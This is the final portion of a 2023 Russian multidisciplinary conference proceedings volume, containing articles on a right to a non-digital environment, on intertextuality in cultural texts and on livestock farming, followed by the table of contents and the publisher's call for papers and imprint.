Как поступать при этом той части населения, которые избрали для себя отказ от использования электронных устройств и электронной среды в целом? Причем таких людей в России немало. Согласно аналитике от агентства «Kerios» в нашей стране 11 % населения не используют Интернет, а 2,7 % - мобильные телефоны [7].

Такой поступок не является прихотью людей. Чаще всего их толкает на это проблема надежности хранения информации в электронном виде. В связи с этим в научном сообществе возникает вопрос о перспективах безопасности единой системы цифровой аутентичности и идентичности человека, о доступе к этой системе различных государственных организаций и должностных лиц [5, С. 14]. Большую опасность вызывает, прежде всего, возможность доступа к этим системам зарубежных государственных организаций и транснациональных корпораций, что в условиях вовлечения банков в процесс биометрической идентификации населения трудно ограничить.

Также в контексте безопасности электронных баз данных стоит вспомнить о многочисленных «утечках» данных в сеть Интернет, уже неоднократно происходивших за не столь уж долгую историю их существования. К примеру, в

Сети в открытом доступе обнаружили часть базы данных с информацией о регистрационных действиях автотранспортных средств в Москве и области за ноябрь и декабрь 2020 года, об этом в декабре 2021 года пишет новостной сайт «Газета.ру» [4].

Не следует забывать и о том, что в «Стратегии развития информационного общества в Российской Федерации на 2017—2030 гг.» к основным задачам применения информационных и коммуникационных технологий для развития социальной сферы, системы государственного управления, взаимодействия граждан и государства относят и сохранение возможности взаимодействия граждан с государственными и муниципальными организациями без применения информационных технологий [2].

В этой связи следует не допускать появления такого дисбаланса, когда цифровизация общества достигла небывалых масштабов, а доступ к получению государственных услуг без использования цифровых сервисов затруднен или вовсе практически невозможен.

Необходимо осуществить проверку государственных органов и многофункциональных центров оказания государственных услуг на предмет соблюдения «Стратегии развития информационного общества в Российской Федерации на 2017—2030 гг.» и в случае выявления нарушений предпринять конкретные шаги по модернизации данных органов и центров:

1. Оптимизировать документооборот таким образом, чтобы была возможность использовать справки и документы, выданные в электронной форме наравне с документами в бумажной форме. К примеру, в настоящее время работодатель вправе не принимать электронный больничный, если организация не обладает необходимым для этого техническим оснащением [3];

2. Высвободившихся в результате предыдущей меры работников направить на оказание услуг той части населения, которая выбрала для себя отказ от участия в электронной среде.

Также необходимо принять нормативный правовой акт, закрепляющий право гражданина требовать хранения его персональной информации и иных документов, связанных с его личностью, исключительно в бумажной традиционной форме и обеспечить реальную возможность исполнения данного права. Нам видится, что безопасность бумажных традиционных хранилищ на порядок выше электронных баз данных. Безусловно, это может повлечь некоторое увеличение сроков предоставления государственных услуг для граждан, воспользовавшихся данным правом. Однако в данном случае каждый будет совершать свой выбор и предпочитать тот или иной путь в зависимости от своих ценностей и взглядов

### **Библиографический список**

1. Федеральный закон "Об организации предоставления государственных и муниципальных услуг" от 27.07.2010 N 210 - ФЗ // Официальный интернет - портал правовой информации. URL: <http://pravo.gov.ru> (дата обращения: 30.07.2023)

2. Указ Президента РФ от 09.05.2017 N 203 "О Стратегии развития информационного общества в Российской Федерации на 2017 - 2030 годы" // Официальный интернет - портал правовой информации. URL: <http://pravo.gov.ru> (дата обращения: 30.07.2023)

3. Письмо ФСС РФ от 11.08.2017 N 02 - 09 - 11 / 22 - 05 - 18960 «По вопросу участия медицинских организаций и страхователей в формировании электронного листка нетрудоспособности» // Официальный интернет - портал правовой информации. URL: <http://pravo.gov.ru> (дата обращения: 30.07.2023)

4. Буденков Д. В интернет утекла база данных автовладельцев Москвы // «Газета.Ru». 2021 г. URL: [https://www.gazeta.ru/auto/news/2021/12/14/n\\_17010319.shtml](https://www.gazeta.ru/auto/news/2021/12/14/n_17010319.shtml) (дата обращения: 30.07.2023)

5. Овчинников А. И. Безопасность личности и государства в цифровую эпоху: политико - правовой аспект // Журнал российского права. 2020. № 6. С. 5—21

6. Чунихина Т. Н. Трансформация правового статуса личности в условиях цифровизации общества // Журнал «Гуманитарные, социально - экономические и общественные науки». 2020 г. №2. С. 199 - 207

7. Simon Kemp. Digital 2022: The Russian Federation // Kepios Pte. Ltd. 2022 г. URL: <https://datareportal.com/reports/digital-2022-russian-federation> (дата обращения: 30.07.2023)

© Рунталь Г. В., 2023

# КУЛЬТУРОЛОГИЯ



# CULTUROLOGY

**Филатьева Т.В.,**  
доцент, кандидат педагогических наук,  
доцент кафедры культурологии  
Луганской государственной академии культуры и  
искусств имени Михаила Матусовского,  
Россия, 291016, г.Луганск, ул.Красная Площадь,7

## **ТЕКСТ КУЛЬТУРЫ И СМЫСЛОБРАЗОВАНИЕ ПОСРЕДСТВОМ ИНТЕРТЕКСТУАЛЬНОСТИ**

### **Аннотация**

В статье автор рассматривает понятие «текст культуры», указывая, что таковым является любое явление культуры, результат человеческой деятельности. Тексты культуры возникают на основе предшествующих текстов, которые в новых условиях будут рассматриваться как интертексты. В результате чего появляются новые смыслы в текстах культуры. Как пример, интертекстом называют миф в различных продуктах художественной культуры. Интерпретация текстов художественной культуры позволяет найти новые смыслы в текстах культуры, которые образуются посредством интертекстуальных включений.

### **Ключевые слова**

Текст, текст культуры, интертекстуальность, смысл, смыслообразование, смыслообразование в текстах культуры.

**Filatyeva T.V.,**  
Associate Professor, Candidate of Pedagogical Sciences,  
Associate Professor of the Department of Cultural Studies  
Luhansk State Academy of Culture and Arts named after  
Mikhail Matusovsky, 7, Krasnaya Ploshchad str.,  
Lugansk, 291016, Russia

## **THE TEXT OF CULTURE AND MEANING FORMATION THROUGH INTERTEXTUALITY**

### **Annotation**

In the article, the author examines the concept of "the text of culture", indicating that such is any cultural phenomenon, the result of human activity. Cultural texts arise on the basis of previous texts, which in the new conditions will be considered as intertexts. As a result, new meanings appear in the texts of culture. As an example, an intertext is called a myth in various products of artistic culture. The interpretation of the texts of artistic culture makes it possible to find new meanings in the texts of culture, which are formed through intertextual inclusions.

### **Keywords**

Text, cultural text, intertextuality, meaning, meaning formation, meaning formation in cultural texts.



Культура – продукт человеческой жизнедеятельности, направленный на создание благ, транслирующий информацию последующим поколениям. Средством хранения и трансляции информации есть тексты культуры, несущие смысл.

Рассмотрим понятие «текст культуры». А. Флиер трактует текст культуры как совокупность культурных смыслов, выраженных в знаковой форме. Так, он называет культурными текстами все явления культуры: материальные, интеллектуальные и художественные продукты и технологии его деятельности; акты поведения и взаимоотношений с другими людьми; устойчивые социальные общности; способы коммуникации, социализации и инкультурации личности и др. имманентно обладают еще и семиотической сущностью, являются носителями определенных комплексов информации как о самих себе (явлениях, продуктах, процессах), собственных свойствах и технологиях изготовления, так и об обществе, времени и регионе, где данный продукт был изготовлен [1]. Интерпретатором таких текстов культуры, их смыслов может быть специалист, владеющий языками культуры.

Интертекстуальность, стала обобщающим термином, объясняющим возможные способы включения текстов в другие. Из этого следует, что в результате его более широкого охвата существует потенциально огромное количество информации, которую люди воспринимают как интертекстуальную, включая элементы из повседневной жизни, исторические ссылки, социальную и культурную информацию. Однако, этот очень широкий охват порождает ограничения и создает трудности при попытке сформулировать модель, учитывающую это явление.

Текст – это статическая сущность, константа, к которой все люди имеют одинаковый доступ. Его элементы остаются неизменными независимо от того, кто к нему подходит. В то же время его существование является предпосылкой для появления интертекстуальных фреймов, поскольку они не могут появиться без текстовых подсказок. Однако, что меняется в случае интертекстуальности, так это то, что разные слова или фразы будут привлекать внимание разных интерпретаторов и, следовательно, разные знаки будут действовать как стимулы для различных типов интертекстуальных связей. Именно накопленные знания индивида определяют возможные интертекстуальные связи [2].

Текст культуры рассматривается как автономная сущность, ответственная за порождение смысла. Для Кристевой и Барта, построение смысла – это свойство самого текста, а текст является основным носителем смысла. Они рассматривают все тексты как интертекстуальные; общекультурный опыт, который формирует социальные тексты, и тексты культуры связаны друг с другом, обеспечивая смыслы через их переплетение. Как отмечает Дентит, для Кристевой множественность возможных значений возникает из текста, а не из различных случаев, в которых он может быть применен. Однако, их главной заботой было дестабилизировать представление об авторе как о голосе власти, исходящем из текста и контролирующем его интерпретацию [3].

---

В текстах художественной культуры интертекстами часто выступают мифы, которые играют важную роль в процессе смыслообразования. Одной из главных характеристик мифов и мифологии в целом является отсутствие авторства, отсутствие идентифицируемого создателя. Некоторые из них переданы нам авторами, которые их переписали, такими как Гесиод или Овидий, в то время как другие сохраняются благодаря устной традиции, становятся частью культурной памяти и обеспечивают ее единство. Мифы стали тем, что Шопфлин называет «набором идей»; их происхождение теряется во времени и рассматривается в основном как отражение религиозных традиций определенных культур. В прошлом мифы передавались из поколения в поколение устно, но в настоящее время они в основном доступны в книгах и стали предметом обширных антропологических и психологических исследований. Отсутствие авторства также создает некоторые вопросы, поскольку это допускает существование множества различных версий одного и того же мифа. Тем не менее, в некоторых случаях читатели имели доступ к мифам косвенно через другие тексты и, таким образом, способны распознать связь, но не могут указать на оригинальный текст.

Действительно, литературные критики указывают на сложную взаимосвязь между мифом и литературой, например, Викери (1966), который заявил, что миф – это «матрица, из которой возникает литература как исторически, так и психологически». Другим важным параметром является то, что большинство ученых рассматривают мифологические аллюзии как примеры интертекстуальности и рассматривают мифологические ссылки в своих работах. Риффатерр уделяет особое внимание «мифологическому интертексту» и его роли в побуждении реципиентов к построению интертекстуальных связей. Поэтому считаем, что мифы являются интертекстами во многих продуктах художественной культуры и требуют интерпретации.

Таким образом, перспективными есть вопросы смыслообразования посредством мифов как интертекстов в продуктах художественной культуры, требующие интерпретации. Каждая культурно - историческая эпоха, каждый интерпретатор выдает собственные смыслы в текстах культуры, которые могут различаться с предыдущими и последующими.

### **Список использованной литературы:**

1. Флиер А.Я. Культурология для культурологов: Учебное пособие для магистрантов и аспирантов, докторантов и соискателей, а также преподавателей культурологии. – М.: Академический Проект, 2000. – 496 с.
2. Филатьева Т.В. Смыслообразование в контексте социокультуры региона. Ученые записки Крымского федерального университета имени В. И. Вернадского. Философия. Политология. Культурология. 2023. – Т.9(78). №2, - С. 81–89.
3. Филатьева Т.В. Фрейм как элемент смыслообразования. Известия Саратовского университета. Серия Философия. Психология. Педагогика. –Вып.2. – Т. 23, 2023. – С. 169–175.

© Филатьева Т.В., 2023

# **СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ**



# **AGRICULTURAL SCIENCES**

**Сотников А. Д.**

студент 3 курса,

Кубанский государственный аграрный университет, г. Краснодар, Россия

## **ПЕРСПЕКТИВЫ РАЗВИТИЯ ЖИВОТНОВОДСТВА: ОСНОВНЫЕ НАПРАВЛЕНИЯ**

### **Аннотация**

*В этой статье автор указал основные направления развития животноводства в России и провел анализ показателей этой отрасли сельского хозяйства.*

### **Ключевые слова**

*Сельское хозяйство, животноводство, скотоводство, показатели, развитие, отрасль, направление, разведение, обеспечение, траты, объем, повышение, фермерство*

Животноводство – главная отрасль сельского хозяйства в России, которая ежегодно приносит большие доходы. Поэтому данному направлению уделяется особое внимание: вводятся новые технологии, программы для повышения выработки и качества продукции. Разведение животных обеспечивает рынок продовольственными товарами, которые имеют важное значение для жизни потребителей. Министерство сельского хозяйства РФ разработало основные направления развития животноводства, которые включают улучшение и автоматизирование производственного процесса.

В России развиваются разные виды животноводства, все они составляют большую часть ВВП экономики страны. Среди основных можно выделить:

Скотоводство. Разведение коров считается крупной отраслью. Она обеспечивает небольшую часть потребляемой мясной продукции, где доля говядины составляет 13 - 15 %. В РФ имеется несколько видов скотоводства – мясное, молочно - мясное, молочное;

Свиноводство. Направление обеспечивает все население мясной продукцией. Свины неприхотливые животные, они адаптируются к любым климатическим условиям, быстро размножаются, не требуют особого питания;

Птицеводство. Считается востребованной отраслью, которая снабжает куриным мясом, яйцами. Направление также вырабатывает пух, мясокостную муку, помет для удобрения почвы;

Кролиководство. Востребованное направление, которое поставляет большие объемы мясной продукции. Развитие животноводства направлено на повышение эффективности кролиководства, планируется наращивание производства.

В стране развиваются другие отрасли – овцеводство, оленеводство, пчеловодство.

Развитие животноводства в России направлено на повышение объемов производства, но состояние отрасли в стране не однозначное. Если судить по данным на 2022 год, то количество вырабатываемой продукции по сравнению с

2010 годом повысилось: увеличилось поголовье свиней на 45,9 %, птицы на 21,2 %.

Общие траты на комбикорма и кормовые добавки на 2022 год составили 750 млрд. рублей. Сельское хозяйство зависит от экспорта, он составляет третью часть от общего объема производимой мясомолочной продукции.

Как поддерживается животноводство в России

Животноводство производит пищевую продукцию, удобрения, сырье для легкой промышленности. Объем производства составляет 48 % ВВП сельскохозяйственной области.

Развитие отраслей животноводства направлены на поддержание стабильного увеличения выработки

Для этого должны быть соблюдены условия:

Переход на льготную налоговую систему;

Повышение объемов государственных субсидий;

Введение льготного кредитования;

Выполнение организационно - экономических мероприятий.

К последнему условию относится создание новых фермерских хозяйств, сооружений для разведения, обновление оборудования.

Для повышения рентабельности рекомендуется использовать особые породы. В стране должно быть особое внимание уделено КРС, его развитие прибывает в упадочном состоянии, должно быть наращивание производства, увеличения поголовья скота. А также важно на фермах обеспечить благоприятные условия для содержания, должно быть оснащение для поддержания подходящей температуры, влажности и вентиляции. Все это поможет повысить выработку мяса, молока, снизит затраты на импорт.

### **Список используемой литературы:**

1. Скотоводство - [Электронный ресурс] - <https://bigenc.ru/c/skotovodstvo-49fa75>

2. Современное скотоводство в России - [Электронный ресурс] - <https://www.agroprod mash-expo.ru/ru/articles/zhivotnovodstvo-v-rossii/>

3. Потенциал скотоводства в России - [Электронный ресурс] - <https://www.agbz.ru/articles/potentsial-i-osobnosti-skotovodstva-v-rossii/>

4. «Животноводство и молочное дело» Бугаев С.П. Полухина М.Г.

© Сотников А. Д., 2023 год

## СОДЕРЖАНИЕ

### ГЕОГРАФИЧЕСКИЕ НАУКИ

Копотев К.В. ОЦЕНКА ГИДРОЛОГИЧЕСКИХ ПОСЛЕДСТВИЙ ИЗМЕНЕНИЯ КЛИМАТА	5
---	---

### ГЕОЛОГО-МИНЕРАЛОГИЧЕСКИЕ НАУКИ

Винокурова Е.О., Протченко К.О., Писарев С.М. ВЫБОР СПОСОБА СКЛАДИРОВАНИЯ ХВОСТОВ ОБОГАЩЕНИЯ ЗОЛОТО - КВАРЦЕВЫХ РУД НА АЛБЫНСКОМ МЕСТОРОЖДЕНИИ	10
--	----

### ПЕДАГОГИЧЕСКИЕ НАУКИ

Бондаренко К.В. ФРАЗЕОЛОГИЗМЫ НА УРОКАХ АНГЛИЙСКОГО ЯЗЫКА У МЛАДШИХ ШКОЛЬНИКОВ КАК СРЕДСТВО РАЗВИТИЯ НАВЫКОВ УСТНОЙ РЕЧИ	14
---	----

Данилец И.В., Выродова Л.В., Михайлова Т.В. ОСОБЕННОСТИ РЕШЕНИЯ ЗАДАЧ ПО ТЕОРИИ ВЕРОЯТНОСТИ ПРИ ПОДГОТОВКЕ К ИТОГОВОЙ АТТЕСТАЦИИ	16
--	----

Диденко Ю.В. ФОРМИРОВАНИЕ ИСПОЛНИТЕЛЬСКИХ СПОСОБНОСТЕЙ СТУДЕНТОВ - ИНОСТРАНЦЕВ В ФОРТЕПИАННОМ КЛАССЕ В КЛАССИФИКАЦИИ ПРОФЕССИОНАЛЬНЫХ КОМПЕТЕНЦИЙ МУЗЫКАНТА	19
---	----

Долголеева В.В. АДАПТИВНАЯ ФИЗИЧЕСКАЯ КУЛЬТУРА ДЕТЕЙ С ЦЕРЕБРАЛЬНЫМ ПАРАЛИЧОМ В УСЛОВИЯХ ОБРАЗОВАТЕЛЬНОГО УЧРЕЖДЕНИЯ	24
---	----

КОЧУКОВА О.Н. СООТНОШЕНИЕ ПОНЯТИЙ «ИНТЕЛЛЕКТ» И «МЫШЛЕНИЕ»	28
---	----

Путивцева Н.С., Кузнецова Е.Н., Винограденко Е.А. ПРИМЕНЕНИЕ СОВРЕМЕННЫХ ОБРАЗОВАТЕЛЬНЫХ ТЕХНОЛОГИЙ В СПО	31
---	----

Самсоненко А. Н., Иванина А. И. КОММУНИКАТИВНО - РЕЧЕВОЕ РАЗВИТИЕ У ДЕТЕЙ МЛАДШЕГО ШКОЛЬНОГО ВОЗРАСТА С ОБЩИМ НЕДОРАЗВИТИЕМ РЕЧИ	33
---	----

Бесхмельницына М.Н., Хаустова В. Н., Аленушкина Е.А. СРЕДСТВА ФОРМИРОВАНИЯ ПОЗНАВАТЕЛЬНОГО ИНТЕРЕСА К ИЗУЧЕНИЮ РУССКОГО ЯЗЫКА	39
---	----

Бесхмельницына М.Н., Хаустова В. Н., Аленушкина Е.А. ПОВЫШЕНИЕ КАЧЕСТВА ОБУЧЕНИЯ ЧЕРЕЗ ФОРМИРОВАНИЕ ПОЗНАВАТЕЛЬНОГО ИНТЕРЕСА	41
--	----

### **ПСИХОЛОГИЧЕСКИЕ НАУКИ**

Лютикова А.С. ПСИХОЛОГИЧЕСКИЕ ОСОБЕННОСТИ РАЗВИТИЯ ГЕНДЕРНОЙ ИДЕНТИЧНОСТИ У ПОДРОСТКОВ	45
Саенко Н.А. КОНФЛИКТНАЯ КОМПЕТЕНТНОСТЬ ПЕДАГОГОВ ДОШКОЛЬНОГО ОБРАЗОВАТЕЛЬНОГО УЧРЕЖДЕНИЯ	46

### **ФИЛОЛОГИЧЕСКИЕ НАУКИ**

Беленов Н.В. ОСОБЕННОСТИ ПЕРЕДАЧИ ТОПОНИМИЧЕСКОЙ НОМЕНКЛАТУРЫ ПРИ ДВУЯЗЫЧИИ ЕЁ НОСИТЕЛЕЙ	50
Крикунова Я.В. «РАБОТА С ТЕКСТОМ: ПОДГОТОВКА К ИТОГОВОМУ СОБЕСЕДОВАНИЮ (ЗАДАНИЯ 1 и 2)»	52
Салиева А.Д. ФРАЗЕОЛОГИЗМЫ В СОВРЕМЕННОМ МИРЕ	56

### **ИСТОРИЧЕСКИЕ НАУКИ**

Кривицкий М. А. ПОЛОЖЕНИЕ ПРАВОСЛАВНОЙ ЦЕРКВИ НА ТЕРРИТОРИИ БЕЛАРУСИ ПОСЛЕ ИЗДАНИЯ УКАЗА О ВЕРОТЕРПИМОСТИ (1905 – 1914 ГГ.): ИСТОРИОГРАФИЯ ПРОБЛЕМЫ	62
--	----

### **ТЕХНИЧЕСКИЕ НАУКИ**

Ковелин Д.А., Князюк Н.И., Аминов Р.А., Женин И.В. УЯЗВИМОСТЬ НУЛЕВОГО ДНЯ	69
Климов.Д.И., Жашкова Т.В. МОДЕЛИРОВАНИЕ ПРОЦЕССА АВТОРИЗАЦИИ С ПОМОЩЬЮ JWT ТОКЕНА В СИСТЕМЕ УПРАВЛЕНИЯ ПРОДАЖАМИ НА МАРКЕТПЛЕЙСЕ	73
Коваленко О. Н., Трофимова А. В. СРАВНИТЕЛЬНЫЙ АНАЛИЗ МЕТОДОВ ОБНАРУЖЕНИЯ НЕСАНКЦИОНИРОВАННОГО ПОДКЛЮЧЕНИЯ В СЕТЯХ ПАССИВНОГО ДОСТУПА	77
Новиков В.Г. ПОЛУЧЕНИЕ МЕТАЛЛИЧЕСКИХ ИЗДЕЛИЙ ИЗ ПОРОШКОВЫХ МАТЕРИАЛОВ	81

Поляков Д.А. ДЕФОРМИРОВАНИЕ С НАГРЕВОМ СВАРНЫХ СОЕДИНЕНИЙ СТП ЛИСТОВ АЛЮМИНИЕВОГО СПЛАВА 1565Чм	83
Францкевич А.А., Папуловский А.С., Папуловский С.С. ЛАЗЕРНОЕ УПРОЧНЕНИЕ БАНДАЖЕЙ КОЛЕСНЫХ ПАР ЛОКОМОТИВОВ: ПРЕИМУЩЕСТВА И ПЕРСПЕКТИВЫ В СРАВНЕНИИ С ПЛАЗМЕННЫМ УПРОЧНЕНИЕМ	91
Щербакова А.А, Аленичев М.Р., Арихина Н.С. РАЗВИТИЕ МЕТОДИК СТАНДАРТИЗАЦИИ И ИХ ВЛИЯНИЕ НА КАЧЕСТВО ПРОДУКТА	94
Щербакова А.А, Аленичев М.Р. ANALYSIS OF THE CURRENT REGULATORY FRAMEWORK FOR ORGANIZATIONS TO APPLY STANDARD APPROACHES IN THE FIELD OF SUSTAINABLE DEVELOPMENT	96
<b>ЭКОНОМИЧЕСКИЕ НАУКИ</b>	
Батурин Р.И. ФОРМИРОВАНИЕ СИСТЕМЫ ИНФОРМИРОВАНИЯ ПОТЕНЦИАЛЬНОГО АГРОСТРАХОВЩИКА	100
Бирюков А.Н. ТЕНДЕНЦИИ РАЗВИТИЯ МАРКЕТПЛЕЙСОВ НА ОСНОВЕ ТЕХНОЛОГИИ ТАРГЕТИРОВАНИЯ	102
Бородкина Е.И. РОЛЬ СТРАХОВЫХ ОТНОШЕНИЙ В РАЗВИТИИ СЕЛЬСКОГО ХОЗЯЙСТВА	104
Волков С.Н. СТРАХОВАЯ ЗАЩИТА АГРАРИЕВ В СИСТЕМЕ УСТОЙЧИВОГО РАЗВИТИЯ	106
Володина Т.В. ЗАКОНОДАТЕЛЬНОЕ ОБЕСЕЧЕНИЕ АГРАРНОГО СТРАХОВАНИЯ	108
Давидян И.Г. АНАЛИЗ И ПЕРСПЕКТИВЫ РАЗВИТИЯ СЕРВИСНЫХ УСЛУГ НА ПРЕДПРИЯТИЯХ СФЕРЫ СПОРТА И ФИТНЕСА	110
Кадыкова А.Д. СОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ СТРАХОВАНИЯ СЕЛЬСКОХОЗЯЙСТВЕННЫХ РИСКОВ	113
Качкарь Е.А. СОВЕРШЕНСТВОВАНИЕ СИСТЕМЫ СТРАХОВОЙ ЗАЩИТЫ АГРОПРОИЗВОДИТЕЛЕЙ	115



Киченина Т.Н., Скорнякова А.А., Хайруллина Д.И. ФИНАНСОВЫЙ КОНТРОЛЬ В МЕДИЦИНСКИХ АВТОНОМНЫХ УЧРЕЖДЕНИЯХ	117
Королева В.Р. ФОРМИРОВАНИЕ СТРАХОВЫХ СТРУКТУР В АГРАРНОМ СЕКТОРЕ	120
Старикова Д.Д. ОСОБЕННОСТИ СТРАХОВАНИЯ В СЕЛЬСКОМ ХОЗЯЙСТВЕ	122
Федорова А.Ю. РАЗВИТИЕ СУСИДИРОВАННОГО СТРАХОВАНИЯ В СЕЛЬСКОМ ХОЗЯЙСТВЕ	125
Чернова С.А. МЕХАНИЗМ КОРРЕКТИРОВКИ ТАРИФА ПРИ СТРАХОВАНИИ В АГРАРНОМ СЕКТОРЕ	127
Щепетова А. В. РАЗВИТИЕ ПРЕДПРИЯТИЙ СФЕРЫ ОБРАЩЕНИЯ С ОТХОДАМИ В ИЗМЕНЧИВОЙ ВНЕШНЕЙ СРЕДЕ	129
Щербакова А.А, Аленичев М.Р., Арихина Н.С. ВИДЫ ИНОВАЦИОННОГО РАЗВИТИЯ ЭКОНОМИКИ И ЕГО СВЯЗЬ С ЧЕЛОВЕЧЕСКИМ КАПИТАЛОМ	132
Щербакова А.А, Аленичев М.Р., Арихина Н.С. ECONOMIC TRANSFORMATION AND INNOVATIVE DEVELOPMENT	134
Янгиров Э.Р. УЧАСТИЕ В ГОСУДАРСТВЕННЫХ ЗАКУПКАХ КАК ФОРМА ОСУЩЕСТВЛЕНИЯ ПРЕДПРИНИМАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ	136
<b>ЮРИДИЧЕСКИЕ НАУКИ</b>	
МАМЕДОВ Н.Н. НЕКОТОРЫЕ МЕТОДОЛОГИЧЕСКИЕ АСПЕКТЫ О ПРИМЕНЕНИИ МЕЖДУНАРОДНОГО ГУМАНИТАРНОГО ПРАВА СТОРОНАМ ВООРУЖЕННОГО КОНФЛИКТА	142
Решетняк В. И. ИСПОЛЬЗОВАНИЕ ВИДЕОКОНФЕРЕНЦ - СВЯЗИ ПРИ СУДЕБНОЙ КОММУНИКАЦИИ В ЦИВИЛИСТИЧЕСКОМ ПРОЦЕССЕ	145
Рунталь Г.В. К ВОПРОСУ О РЕАЛИЗАЦИИ ПРАВА ЧЕЛОВЕКА НА БЕСЦИФРОВУЮ СРЕДУ В УСЛОВИЯХ ЦИФРОВОЙ РЕАЛЬНОСТИ	147

## **КУЛЬТУРОЛОГИЯ**

Филатьева Т.В.  
ТЕКСТ КУЛЬТУРЫ И СМЫСЛОБРАЗОВАНИЕ  
ПОСРЕДСТВОМ ИНТЕРТЕКСТУАЛЬНОСТИ 152

## **СЕЛЬСКОХОЗЯЙСТВЕННЫЕ НАУКИ**

Сотников А. Д.  
ПЕРСПЕКТИВЫ РАЗВИТИЯ ЖИВОТНОВОДСТВА:  
ОСНОВНЫЕ НАПРАВЛЕНИЯ 156

## Уважаемые коллеги!

Приглашаем принять участие в Международных и Всероссийских научно-практических конференциях и опубликовать результаты научных исследований в сборниках по их итогам.

Библиотечные индексы  
УДК, ББК и ISBN

Открытый доступ на  
сайте <https://ami.im>

Индексация elibrary.ru  
по дог. 1152-04/2015K  
от 2.04.2015г.

### По итогам публикации в электронном виде БЕСПЛАТНО

**Индивидуальный  
СЕРТИФИКАТ  
УЧАСТНИКА**

**БЛАГОДАРНОСТЬ  
Научному  
руководителю  
(при наличии)**

**ПРОГРАММА  
научно-  
практической  
конференции**

### Условия публикации

Соблюдение требований к материалам,  
представленным по ссылке  
<https://ami.im/trebovaniya-k-oformleniyu/>

Организационный взнос 90 руб. за стр.  
Минимальный объем статьи 3 страницы.

### Сроки публикации

Электронные варианты  
на сайте в течение 3  
дней после  
конференции.

Печатные экземпляры,  
при их заказе, будут  
высланы бандеролью в  
течение 7 дней после  
конференции.

Рассылка электронных  
вариантов в течение 7  
рабочих дней после  
конференции

График Международных и Всероссийских научно-практических конференций, проводимых Агентством международных исследований представлен на сайте <https://ami.im>





Научное издание

Scientific publication

# АКТУАЛЬНЫЕ ПРОБЛЕМЫ НАУЧНОГО И ТЕХНОЛОГИЧЕСКОГО ОБЕСПЕЧЕНИЯ ИННОВАЦИОННОГО РАЗВИТИЯ

Сборник статей  
по итогам  
Международной научно-практической конференции  
09 августа 2023 г.

В авторской редакции

In the author's edition

Авторы дали полное и безоговорочное согласие по всем условиям Договора о публикации материалов, представленного по ссылке <https://ami.im/avtorskiy-dogovor/>

The authors gave full and unconditional consent to all the terms of the Agreement on the publication of materials presented at the link <https://ami.im/avtorskiy-dogovor/>

Подписано в печать 10.08.2023 г.  
Формат 64x90/16.  
Печать: цифровая.  
Гарнитура: Tahoma  
Усл. печ. л. 9,60.  
Тираж 500.  
Заказ 842.

Signed for printing on 10.08.2023.  
Format 64x90/16.  
Printing: digital.  
Typeface: Tahoma  
Conv. print l. 9.60.  
Circulation 500.  
Order 842.

---

**АГЕНТСТВО МЕЖДУНАРОДНЫХ  
ИССЛЕДОВАНИЙ**

**AGENCY OF INTERNATIONAL  
RESEARCH**

<https://ami.im>

e-mail: [info@ami.im](mailto:info@ami.im)

+7 347 29 88 999

---

Отпечатано в издательском отделе  
АГЕНТСТВА МЕЖДУНАРОДНЫХ ИССЛЕДОВАНИЙ  
450057, г. Уфа, ул. Пушкина 120

Printed by the publishing department  
AGENCIES OF INTERNATIONAL RESEARCH  
450057, Ufa, st. Pushkin 120